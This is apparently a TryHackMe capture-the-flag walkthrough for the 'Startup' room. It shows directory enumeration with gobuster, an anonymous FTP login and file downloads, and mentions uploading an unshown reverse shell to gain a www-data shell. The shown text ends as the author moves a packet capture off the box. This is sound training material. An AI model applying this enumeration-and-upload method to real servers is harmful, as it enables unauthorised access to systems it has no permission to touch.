
Startup – TryHackMe

Our objective is to find the **user.txt** flag, the **root.txt** flag, and the **secret** soup ingredient.


Contents

1.Reconnaissance

We start with a basic recon to check if the host is responding.



On the website, there's a message saying the page is under construction and they're looking for a web developer – this almost certainly means it's unfinished and vulnerable.



No spice here!

Please excuse us as we develop our site. We want to make it the most stylish and convienient way to buy peppers. Plus, we need a web developer. BTW if you're a web developer, contact us. Otherwise, don't you worry. We'll be online shortly!


— Dev Team

2.Gobuster

Let’s check for accessible subdirectories:

```
┌─[root@parrot]─[/home/user]
└──╼ #gobuster dir -u http://10.10.50.138/ -w /home/user/Desktop/21/list.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.50.138/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/list.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/files                (Status: 301) [Size: 312] [--> http://10.10.50.138/files/]
Progress: 6460 / 6461 (99.98%)
===============================================================
Finished
===============================================================
```


We find a /files directory – let’s see what’s there.




There are some files and an FTP folder – maybe we can upload something there. Time to scan the ports.

3.Nmap

We scan all ports.



Three ports are open – **21, 22, and 80**. Let’s investigate further.



We learn that port 21 (FTP) allows anonymous login.


4.FTP

We log in to the FTP server using the username "anonymous" with no password. We can now download the files we saw earlier.

```
┌──[root@parrot]─[/home/user]
└──╼ #ftp 10.10.50.138 21
Connected to 10.10.50.138.
220 (vsFTPd 3.0.3)
Name (10.10.50.138:user): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||63219|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> get important.jpg
local: important.jpg remote: important.jpg
229 Entering Extended Passive Mode (|||21116|)
150 Opening BINARY mode data connection for important.jpg (251631 bytes).
100% |***********************************|   245 KiB    1.20 MiB/s    00:00 ETA
226 Transfer complete.
251631 bytes received in 00:00 (939.38 KiB/s)
ftp> get notice.txt
local: notice.txt remote: notice.txt
229 Entering Extended Passive Mode (|||61847|)
150 Opening BINARY mode data connection for notice.txt (208 bytes).
100% |***********************************|   208      297.40 KiB/s    00:00 ETA
226 Transfer complete.
208 bytes received in 00:00 (4.18 KiB/s)
```


Upon inspection:

We find a meme and a note. The image doesn’t contain any hidden data, but the note might reveal a username – Maya.
Using FTP, we can now upload a file with a reverse shell.



5.Reverse shell

We set up a listener on the port defined in the reverse shell, and once the file is executed, we get a connection.



While exploring the server, we find a file revealing that the secret soup ingredient is love :)


```
$ whoami
www-data
$ ls -r
vmlinuz.old
vmlinuz
var
vagrant
usr
tmp
sys
srv
snap
sbin
run
root
recipe.txt
proc
opt
mnt
media
lost+found
lib64
lib
initrd.img.old
initrd.img
incidents
home
etc
dev
boot
bin
$ cat recipe.txt
Someone asked what our main ingredient to our spice soup is today. I figured I can't keep it a secret forever and told him it was love.
```

We continue looking around and find a folder named incidents and a file called suspicious.


```
$ ls -la
total 100
drwxr-xr-x  25 root     root      4096 Jun  3 09:42 .
drwxr-xr-x  25 root     root      4096 Jun  3 09:42 ..
drwxr-xr-x   2 root     root      4096 Sep 25  2020 bin
drwxr-xr-x   3 root     root      4096 Sep 25  2020 boot
drwxr-xr-x  16 root     root      3560 Jun  3 09:42 dev
drwxr-xr-x  96 root     root      4096 Nov 12  2020 etc
drwxr-xr-x   3 root     root      4096 Nov 12  2020 home
drwxr-xr-x   2 www-data www-data  4096 Nov 12  2020 incidents
lrwxrwxrwx   1 root     root        33 Sep 25  2020 initrd.img -> boot/initrd.img-4.4.0-190-generic
lrwxrwxrwx   1 root     root        33 Sep 25  2020 initrd.img.old -> boot/initrd.img-4.4.0-190-generic
drwxr-xr-x  22 root     root      4096 Sep 25  2020 lib
drwxr-xr-x   2 root     root      4096 Sep 25  2020 lib64
drwx------   2 root     root     16384 Sep 25  2020 lost+found
drwxr-xr-x   2 root     root      4096 Sep 25  2020 media
drwxr-xr-x   2 root     root      4096 Sep 25  2020 mnt
drwxr-xr-x   2 root     root      4096 Sep 25  2020 opt
dr-xr-xr-x 119 root     root         0 Jun  3 09:42 proc
-rw-r--r--   1 www-data www-data   136 Nov 12  2020 recipe.txt
drwx------   4 root     root      4096 Nov 12  2020 root
drwxr-xr-x  25 root     root       920 Jun  3 09:58 run
drwxr-xr-x   2 root     root      4096 Sep 25  2020 sbin
drwxr-xr-x   2 root     root      4096 Nov 12  2020 snap
drwxr-xr-x   3 root     root      4096 Nov 12  2020 srv
dr-xr-xr-x  13 root     root         0 Jun  3 09:42 sys
drwxrwxrwt   7 root     root      4096 Jun  3 10:30 tmp
drwxr-xr-x  10 root     root      4096 Sep 25  2020 usr
drwxr-xr-x   2 root     root      4096 Nov 12  2020 vagrant
drwxr-xr-x  14 root     root      4096 Nov 12  2020 var
lrwxrwxrwx   1 root     root        30 Sep 25  2020 vmlinuz -> boot/vmlinuz-4.4.0-190-generic
lrwxrwxrwx   1 root     root        30 Sep 25  2020 vmlinuz.old -> boot/vmlinuz-4.4.0-190-generic
```

```
$ cd incidents
$ ls -la
total 40
drwxr-xr-x  2 www-data www-data  4096 Nov 12  2020 .
drwxr-xr-x 25 root     root      4096 Jun  3 09:42 ..
-rwxr-xr-x  1 www-data www-data 31224 Nov 12  2020 suspicious.pcapng
$
```


To download it, we need to run a local web server on port 8080 and grab it via the browser.



It’s a packet capture file – we can open it using Wireshark.



